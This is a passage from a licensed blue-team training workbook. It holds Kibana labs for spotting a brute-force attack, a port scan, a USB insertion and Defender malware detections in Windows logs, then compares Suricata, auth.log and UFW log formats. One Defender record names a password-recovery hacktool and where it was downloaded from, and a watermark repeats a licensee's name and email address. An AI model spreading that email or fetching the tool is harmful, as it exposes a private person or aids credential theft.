
You should now see all of the columns we were viewing in the saved search view laid out into useful charts that can help us see their content in aggregate.

Was there an attack that occurred? Look at the graphs to see if you can tell. First we have the pie chart showing 4624's and 4625's:




From this chart we can read that the 4625's (failed logins) represent almost 50% of the login events, and the nested pie chart shows that almost every single failed event is for the "student" account. That's highly curious.

Moving to the right we can see a total count, source IP count, and login successes and failures over time in a stacked area chart:




At the end of the chart we see a large spike in failed logins. You can also see the failed login count is 223, which is the same as the count of logins attempted from 192.168.42.223. This means we likely have a brute force attack coming from this IP address. Many times looking at your logs from multiple angles at once helps you immediately spot trends like this. While the area chart by itself would be useful, combining it with counts, IP addresses, and the pie chart gives you much more information right off the bat.

To confirm the attack, click on the IP address to filter the dashboard to only that IP:



You should now see a dashboard that makes things very clear:



We can now see that all the failed login attempts came from a single IP, what time they happened, and that the student account was used for almost all attempts except what appears to be a single hit for the "administrator" account.

We've now seen how 4624 and 4625 events can easily be used to identify attacks given the ability to parse, graph and group them in a useful ways. Let's now look at some other Windows events.

## 2. Identify an attack using Windows Firewall Logs

Now that we've seen how identifying interesting fields in logins works, can we do the same with firewall logs? Of course we can! In Windows, if you record firewall events to the Windows Security Log Channel (they can also be recorded as a text file remember), then there are a few key events to look for:

- 5156 - Connection accepted
- 5154 - Program listening
- 5152 - Packet Blocked


To identify all programs listening on a machine (assuming the audit policy is turned on to enable recording this), you must only look at the programs mentioned inside 5154 events! This is one of the

many benefits of recording host firewall log data, being able to tie a network connection to a specific program.

How might we identify a port scan attack with firewall logs? In Windows, this would show up in the `5152` packet blocked events. Since the attacker will be scanning many closed ports, the packet will be blocked and a log will be written. Flip back to the "Discover" tab in Kibana, and let's look through the firewall logs.




Click the "Discover" breadcrumb in the upper left corner to start a new search:



Since we now want to find firewall events, we can filter the logs down again. Use the following filter to highlight only the firewall block logs and press Update:

```
winlog.event_id:5152
```

You should now see where 5152 event ID messages spiked at roughly 8:40 US EST time.



Expand the first firewall record and lets pick some columns to show for these logs:

The screenshot shows a log viewer interface with two columns: 'Time' and '\_source'. The 'Time' column contains the text '> Apr 9, 2019 @ 08:44:00.030'. A red arrow points from this text to the left. The '\_source' column contains several lines of log data, each with a light blue highlight: '@timestamp: Apr 9, 2019', 'inlog.event\_id: 5,152 w', '0D} winlog.channel: Secu', 'ent\_data.DestPort: 57621', and '7621 winlog.event\_data.D'. A large, faint watermark is visible across the image, reading 'Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020'.

First look at the message view and decide which data you want to see:

```
message The Windows Filtering Platform has blocked a packet.

Application Information:
  Process ID: 0
  Application Name: -

Network Information:
  Direction: Inbound
  Source Address: 192.168.42.1
  Source Port: 57621
  Destination Address: 192.168.42.255
  Destination Port: 57621
  Protocol: 17


Filter Information:
  Filter Run-Time ID: 78254
  Layer Name: Transport
  Layer Run-Time ID: 13
```

It looks like selecting the fields that hold the source and destination IP and port should be good. Find these columns in the individual field entries and click the "Toggle column in table" entry for them all. In the list, here is what each is called, **click on each in this order** to add them as columns:

```
winlog.event_data.Protocol 17
winlog.event_data.SourceAddress 192.168.42.1
winlog.event_data.SourcePort 57621
winlog.event_id # 5,152
```


*Note: A red arrow points to the search icon in the first row, and a tooltip "Toggle column in table" is shown over the search icon in the second row.*

- winlog.event\_data.SourceAddress
- winlog.event\_data.SourcePort
- winlog.event\_data.DestAddress
- winlog.event\_data.DestPort

 **Note**

You may receive an "Unable to write index pattern..." popup error message, you can ignore it or refresh the browser page to get rid of them.

Scroll back up to the top of the log and fold the entry back in. You now should have the 4 columns across the top you just selected. If you missed one, go back and click it.



Time	winlog.event_data.SourceAddress	winlog.event_data.SourcePort
Apr 9, 2019 @ 08:44:00.030	192.168.42.1	57621

Expanded document

Table JSON

@timestamp Apr 9 2019 @ 08:44:00.030

Scroll down through the logs, it seems the same machine that attempted the brute force attack also was performing a port scan!




Time	winlog.event_data.SourceAddress	winlog.event_data.SourcePort	winlog.event_data.DestAddress	winlog.event_data.DestPort
Apr 9, 2019 @ 08:44:00.030	192.168.42.1	57621	192.168.42.255	57621
> Apr 9, 2019 @ 08:43:52.641	192.168.42.1	17500	192.168.42.255	17500
> Apr 9, 2019 @ 08:43:46.124	192.168.42.223	53119	192.168.42.195	81
> Apr 9, 2019 @ 08:43:46.121	192.168.42.223	53119	192.168.42.195	4899
> Apr 9, 2019 @ 08:43:46.121	192.168.42.223	53119	192.168.42.195	5051
> Apr 9, 2019 @ 08:43:46.118	192.168.42.223	53119	192.168.42.195	5101
> Apr 9, 2019 @ 08:43:46.029	192.168.42.223	53119	192.168.42.195	6646
> Apr 9, 2019 @ 08:43:46.029	192.168.42.223	53119	192.168.42.195	543
> Apr 9, 2019 @ 08:43:46.029	192.168.42.223	53119	192.168.42.195	2049
> Apr 9, 2019 @ 08:43:46.029	192.168.42.223	53119	192.168.42.195	6001
> Apr 9, 2019 @ 08:43:46.029	192.168.42.223	53119	192.168.42.195	5432
> Apr 9, 2019 @ 08:43:46.029	192.168.42.223	53119	192.168.42.195	179
> Apr 9, 2019 @ 08:43:46.029	192.168.42.223	53119	192.168.42.195	49152
> Apr 9, 2019 @ 08:43:46.026	192.168.42.223	53119	192.168.42.195	32768
> Apr 9, 2019 @ 08:43:46.025	192.168.42.223	53119	192.168.42.195	49157
> Apr 9, 2019 @ 08:43:46.025	192.168.42.223	53119	192.168.42.195	10000
> Apr 9, 2019 @ 08:43:46.025	192.168.42.223	53119	192.168.42.195	5800

You could filter the traffic down to this IP only to further prove this.

winlog.event_data.SourceAddress	winlog.event_data.SourcePort
192.168.42.1	57621
192.168.42.1	17500
192.168.42.223	53119
192.168.42.223	53119
192.168.42.223	53119

*Note: A red arrow points from the IP '192.168.42.223' in the third row to a search icon, with a tooltip that says 'Filter for value'.*




We have now shown that the attacker's IP address `192.168.42.223` was port scanning the victim system at `192.168.42.195` !

### 3. Identify USB devices plugged into the system

What else can we find purely by looking at Windows logs? How about USB insertion events?

With the Audit Windows Plug and Play event option selected, Windows will record event ID 6416 in the Security channel for USB device insertion. Clear off the settings we used for the firewall searches by clicking the "New" button in the upper left corner of Kibana.



Next, enter the following search into the Kibana search bar and press "Update":

```
winlog.event_id:6416
```

You should have only a few events returned. Unfold the first event to pick some columns of interest:

Time ▾	_source
> Apr 9, 2019 @ 08:56:44.268	@timestamp: Apr 9, 2019 @ ess winlog.channel: Secur winlog.event_data.Location dorIds: BTH\MS_BTHPAN wi ame: BLUE-TEAM winlog.eve

From the columns available pick, in this order:

- winlog.event\_data.DeviceDescription
- winlog.event\_data.VendorIds

Fold the event back up. You can now see a summary of USB activity on the system! There appears to be an interesting in the 5th log from the top:

Time ▾	winlog.event_data.DeviceDescription	winlog.event_data.VendorIds
> Apr 9, 2019 @ 08:56:44.268	Bluetooth Device (Personal Area Network)	BTH\MS_BTHPAN
> Apr 9, 2019 @ 08:56:44.267	Bluetooth Device (RFCOMM Protocol TDI)	BTH\MS_RFCOMM
> Apr 9, 2019 @ 08:56:44.267	Microsoft Bluetooth Enumerator	BTH\MS_BTHBRB
> Apr 9, 2019 @ 08:56:44.243	Generic Bluetooth Adapter	USB\VID_0E0F&PID_0008&REV_0100 USB\VID_0E0F&PID_0008
> Apr 9, 2019 @ 08:56:44.021	TOPSECRET	-
> Apr 9, 2019 @ 08:54:32.269	Volume	STORAGE\Volume

**What's this?**

Unfold the event and look at the message:

A new external device was recognized by the system.

Subject:

Security ID:	S-1-5-18
Account Name:	ACME1L1018\$
Account Domain:	BLUE-TEAM
Logon ID:	0x3E7

Device ID: SWD\WPDBUSENUM\\_??\_USBSTOR#Disk&Ven\_Generic&Prod\_Mass\_Storage&Rev\_1100#032517-2998520167584&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}


Device Name: TOPSECRET

Class ID: {EEC5AD98-8080-425F-922A-DABF3DE3F69A}

It seems someone has inserted a USB device named TOPSECRET into the system. If this event correlated with an infection, or Data Loss Prevention tool events of interest, you may be able to tie an incident to the device that causes it with these messages! Again, this is a built in feature of Windows auditing, it simply must be turned on. Whenever you have an incident you suspect could be started via USB, these logs can be invaluable in finding the root cause.

#### 4. Assess the machine for Windows Defender virus alerts

As a final demonstration of key events that can easily be logged we'll take a look at the Windows Defender log. Clear off the settings by clicking the "New" button in Kibana:



Since these events are *not* stored in the Security log and are much lower volume, one easy way to start is to apply a filter for everything in Windows Defender log channel.

```
winlog.channel.keyword:"Microsoft-Windows-Windows Defender/Operational"
```

This will bring back 30 hits. While looking through all of them could be interesting, we're trying to use this log to see if the host has been infected. Feel free to explore the logs on your own for a moment and see if you can find the information on your own using the strategy we've used previously.

The event IDs that correlate with a positive antivirus detection are 1006 and 1116. Therefore, we can modify the search we used to highlight these specifically. Modify your search to say the following:

```
winlog.channel.keyword:"Microsoft-Windows-Windows Defender/Operational" and  
(winlog.event_id:1116 or winlog.event_id:1006)
```

Paste this into the search box and press "Update".

You can see from the 4 results that there were viruses found! Let's open the first event to see the details:

```
Windows Defender Antivirus has detected malware or other potentially unwanted software.  
For more information please see the following:  
https://go.microsoft.com/fwlink/?linkid=37020&name=HackTool:Win32/Netpass&threatid=2147605535&enterprise=0  
Name: HackTool:Win32/Netpass  
ID: 2147605535  
Severity: High  
Category: Tool  
Path: containerfile:_C:\Users\student\Downloads\netpass.zip containerfile:_C:\Users\student\Downloads\netpass_setup.exe; file:_C:\Users\student\Downloads\netpass.zip->netpass.exe->(UPX); file:_C:\Users\student\Downloads\netpass_setup.exe->(nsis-6-netpass.exe)->(UPX); webfile:_C:\Users\student\Downloads\netpass.zip|http://www.nirsoft.net/toolsdownload/netpass.zip pid:2868,ProcessStart:131992862627580651; webfile:_C:\Users\student\Downloads\netpass_setup.exe|http://www.nirsoft.net/toolsdownload/netpass\_setup.exe|pid:336,ProcessStart:131992862860409839  
Detection Origin: Internet  
Detection Type: Concrete  
Detection Source: Downloads and attachments  
User: ACME1L1018\student  
Process Name: Unknown  
Signature Version: AV: 1.291.1475.0, AS: 1.291.1475.0, NIS: 1.291.1475.0  
Engine Version: AM: 1.1.15800.1, NIS: 1.1.15800.1
```

Look at all this awesome detail waiting for us in these logs. A virus name, the location on the drive where it was (almost) placed, the URL it came from, and several fields describing the origin and source! Imagine if you had this information for every device in your environment and turned it into a dashboard similar to step one, that could be incredibly useful!

The thing about this log, although generated by default in Windows, is that the log channel it is written to is not often collected (unless you are using Windows Enterprise and centrally collecting Windows Defender logs). To retrieve this information, you will need to set your SIEM log agent or Windows Event Forwarding to collection the `Microsoft-Windows-Windows Defender/Operational` log.

This is another great example of a log that you can easily collect and interpret in Windows...if you know where and how to look!

## BONUS EVENTS

There are additional useful logs in this data set. If you have time, see if you can answer the following questions:

(Note the answer to the bonus challenge is in the included lab walkthrough video.)

1. What sensitive file was read from the "student" user? The file had Windows Object access auditing turned on.
2. AppLocker whitelisting was active for this system, what did the user successfully install, even though AppLocker claims it should've been blocked if it weren't set in audit mode?
3. What new Windows service related to log collection was installed during this time frame?
4. What program was used to edit the configuration text file for that service?

## Lab Conclusion

This concludes our Windows logging lab. In this lab you:

- Identified a brute force attack using Windows logs and a dashboard
- Identified a port scan using Windows Firewall logs
- Gathered evidence of USB drive usage from Windows logs
- Identified a compromise and many supporting details through analyzing the Windows Defender event log channel

- Found sensitive file access, AppLocker whitelist violations, new Windows services, and supporting details for each, using purely Windows built-in logging!

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/3.1
docker-compose down
```

**Lab 3.1 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020



## Lab 3.2 - Log Enrichment and Visualization

### Objectives

- Understand the flow of log data into a SIEM
- See various types of log formats and understand the implications for parsing
- Understand the importance of correct log parsing
- Understand how a SIEM performs normalization, enrichment, and categorization
- Use data supplement with enrichment and categorization to visualize attack trend

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following commands at the command line.

```
cd /labs/3.2
docker-compose up -d
```

 **Tip**

Remember to use the copy to clipboard button - it will be very helpful for this lab!

This command will take a minute to spin up Elasticsearch and Kibana which will act as our SIEM for this lab.

## Exercise Walkthrough Video

|

## Lab Steps

### 1. Log collection and formatting

In this lab we'll follow a log from the raw file on a hard drive as it is transported over the network, improved, and ingesting it into a SIEM. Along the way we'll see it enriched, normalized, categorized, and also explore the implications of log formats on parsing.

The first step of this process is understanding the type of data we're working with, which means we must know the format of the log we're collecting. Let's take a look at the basic format of an EVE log from the Suricata IDS. There is a sample placed within the lab folder. To view it, on a command line type the following command:

```
head -n 1 /labs/3.2/eve-flow.json | jq
```

This command shows the single entry of a sample "flow" event from an eve.json file. This log is in JSON format, so piping the output to "jq" (a JSON tool) separates each data item onto it's own line so that it's easier to read. You should see the following information:

```
student@ubuntu:/labs/3.2$ head -n 1 /labs/3.2/eve-flow.json | jq
{
  "timestamp": "2019-02-22T16:30:34.006543+0000",
  "flow_id": 1165218779352717,
  "event_type": "flow",
  "src_ip": "125.18.118.208",
  "src_port": 53714,
  "dest_ip": "104.248.50.195",
  "dest_port": 445,
  "proto": "TCP",
  "flow": {
    "pkts_toserver": 1,
    "pkts_toclient": 1,
    "bytes_toserver": 66,
    "bytes_toclient": 54,
    "start": "2019-02-22T16:29:33.773773+0000",
    "end": "2019-02-22T16:29:33.773830+0000",
    "age": 0,
    "state": "closed",
    "reason": "timeout",
    "alerted": false
  },
  "tcp": {
    "tcp_flags": "16",
    "tcp_flags_ts": "02",
    "tcp_flags_tc": "14",
    "syn": true,
    "rst": true,
    "ack": true,
    "state": "closed"
  }
}
```

## Nested Objects

In general, in order for a log to be useful in a SIEM we need to break it into a series of key-value pairs. Some logging formats make this easier than others. Unstructured syslog messages are one of the most difficult. JSON ("JavaScript Object Notation") logs, like we see here from Suricata, are some of the easiest. They are already perfectly separated into fields and parse dependably.

This Suricata flow log is what JSON looks like in general, "key": "value" pairs in a list separated by commas and grouped into objects and nested-objects using curly brackets. This picture shows one entire flow log entry (one line of the text file) and contains "top-level" items highlighted in the red box such as "event\_type": "flow" (how we can identify it as a flow log). It also has the src\_ip,

dest\_ip, etc., and nested objects in "flow" and "tcp" sections with additional inside of them. Do not let nested objects confuse you though, *all* of these fields are part of a single log entry. This is a unique characteristic about JSON logs that doesn't apply to formats like CSV and a list of key-value pairs, JSON can have additional JSON objects nested within it.

Suricata creates more event\_type's than flow however, it also records "alert" type logs with a very different layout and set of fields. To see how an alert log from Suricata differs from a flow log, type the following command at the terminal:

```
head -n 1 /labs/3.2/eve-alert.json | jq
```


You should now see output that looks like this:

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

```
student@ubuntu:/labs/3.2$ head -n 1 /labs/3.2/eve-alert.json | jq
{
  "timestamp": "2019-02-22T20:03:01.832372+0000",
  "flow_id": 460574399247220,
  "in_iface": "eth0",
  "event_type": "alert",
  "src_ip": "78.128.112.138",
  "src_port": 8080,
  "dest_ip": "104.248.50.195",
  "dest_port": 15004,
  "proto": "TCP",
  "metadata": {
    "flowbits": [
      "ET.Evil",
      "ET.DshieldIP"
    ]
  },
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2402000,
    "rev": 5097,
    "signature": "ET DROP Dshield Block Listed Source group 1",
    "category": "Misc Attack",
    "severity": 2,
    "metadata": {
      "updated_at": [
        "2019_02_21"
      ],
      "created_at": [
        "2010_12_30"
      ],
      "signature_severity": [
        "Major"
      ],
      "tag": [
        "Dshield"
      ],
      "deployment": [
        "Perimeter"
      ],
      "attack_target": [
        "Any"
      ],
      "affected_product": [
        "..."
      ]
    }
  }
}
```

**Alert data in  
nested object**

Notice how this log is still in JSON, but the "event\_type" is now alert, and the fields within the log have changed. The most interesting data in this log is in the "alert" nested object, and within that, there's even another nested object called "metadata". These are the fields that are present in the "alert" event\_type logs.

 **Note**

The two files we opened were pre-separated into two different files. Suricata normally records **all** data - alerts, flows, and service logs into a single file called "eve.json".

Suricata records both IDS alert information as seen above, flow logs as seen previously, as well as application specific transaction data for services like HTTP, SMB, SSH, TLS, and more, all in JSON format as we've seen here, but each have their own set of relevant fields. Regardless of the log content or event type, dealing with JSON logs is easy, you simply tell your SIEM "it's JSON", and it can figure out the rest.

Let's compare this to the polar opposite of log types - unstructured syslog messages. Type the following command into a terminal to see what your Linux virtual machine authentication log looks like.

```
head -n 10 /var/log/auth.log
```

Your output will vary depending on what has happened on your machine, but you will likely see something like this:

```
student@ubuntu:/labs/3.2$ head /var/log/auth.log
Mar 31 04:04:22 ubuntu pkexec: pam_unix(polkit-1:session): session opened for user root
by (uid=1000)
Mar 31 04:04:22 ubuntu pkexec[30089]: student: Executing command [USER=root] [TTY=unknow
n] [CWD=/home/student] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Mar 31 04:17:01 ubuntu CRON[30509]: pam_unix(cron:session): session opened for user root
by (uid=0)
Mar 31 04:17:01 ubuntu CRON[30509]: pam_unix(cron:session): session closed for user root
Mar 31 04:27:43 ubuntu sudo: student : TTY=pts/6 ; PWD=/labs/2.3 ; USER=root ; COMMAND=
/usr/bin/suricata -c /labs/2.2/suricata.yaml -S /dev/null -i docker0 -D
Mar 31 04:27:43 ubuntu sudo: pam_unix(sudo:session): session opened for user root by (ui
d=0)
Mar 31 04:27:43 ubuntu sudo: pam_unix(sudo:session): session closed for user root
Mar 31 04:31:52 ubuntu sudo: student : TTY=pts/6 ; PWD=/labs/2.3/suricata ; USER=root ;
COMMAND=/usr/bin/killall Suricata-Main
Mar 31 04:31:52 ubuntu sudo: pam_unix(sudo:session): session opened for user root by (ui
d=0)
Mar 31 04:31:52 ubuntu sudo: pam_unix(sudo:session): session closed for user root
```

This is a very different log format. As you saw in the previous lab, parsing and understanding unstructured syslog is much more difficult, which is why we prefer structured formats like JSON whenever possible. When sending logs like this to the SIEM, regular expressions to pull out fields of interest and complicated multi-option set of matching rules are often necessary.

We also have a middle ground for logs that are mostly structured in comma separated value (CSV) or key-value format. These typically parse very easily too, but lack the flexibility of a JSON since they do not support nested objects.

Type the following command to see an example of a key-value pair log from the Linux firewall.

```
head -n 5 /labs/3.2/ufw.log
```

You should see the following key=value pair based output.



```
student@ubuntu:/labs/3.2$ head -n 5 /labs/3.2/ufr.log
Feb 12 22:07:43 honeypot kernel: [ 532.791805] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=66.240.219.146 DST=104.248.50.195 LEN=44 TOS=0x10 PREC=0x00 TTL=115 ID=40012 PROTO=TCP SPT=23320 DPT=9943 WINDOW=62319 RES=0x00 SYN URGP=0
Feb 12 22:08:02 honeypot kernel: [ 551.929114] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:50:30:08:00 SRC=141.98.80.150 DST=104.248.50.195 LEN=40 TOS=0x00 PREC=0x00 TTL=245 ID=46474 PROTO=TCP SPT=43042 DPT=3391 WINDOW=1024 RES=0x00 SYN URGP=0
Feb 12 22:08:06 honeypot kernel: [ 556.388167] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:50:30:08:00 SRC=185.176.26.27 DST=104.248.50.195 LEN=40 TOS=0x00 PREC=0x00 TTL=242 ID=51499 PROTO=TCP SPT=50110 DPT=172 WINDOW=1024 RES=0x00 SYN URGP=0
Feb 12 22:09:05 honeypot kernel: [ 615.547706] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=185.176.27.26 DST=104.248.50.195 LEN=40 TOS=0x00 PREC=0x00 TTL=246 ID=58903 PROTO=TCP SPT=45447 DPT=8887 WINDOW=1024 RES=0x00 SYN URGP=0
Feb 12 22:09:27 honeypot kernel: [ 636.879079] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=169.197.108.34 DST=104.248.50.195 LEN=40 TOS=0x00 PREC=0x00 TTL=242 ID=53090 PROTO=TCP SPT=34129 DPT=8443 WINDOW=1024 RES=0x00 SYN URGP=0
```

Key-value pair and CSV logs are usually easy to parse, you can simply tell the SIEM that the data is in key-value pair or CSV format, and it will do a good job of automatically extracting fields. It's one step easier than regular expressions, but less robust to format and field changes..

Regardless of the format of a log, a SIEM must be told how to understand it and break it down into its component fields. But a SIEM can do much more than that. With clever usage of our SIEM, we can make logs with relatively few useful fields into something much more usable. The process to do this is what we will be exploring in this lab.
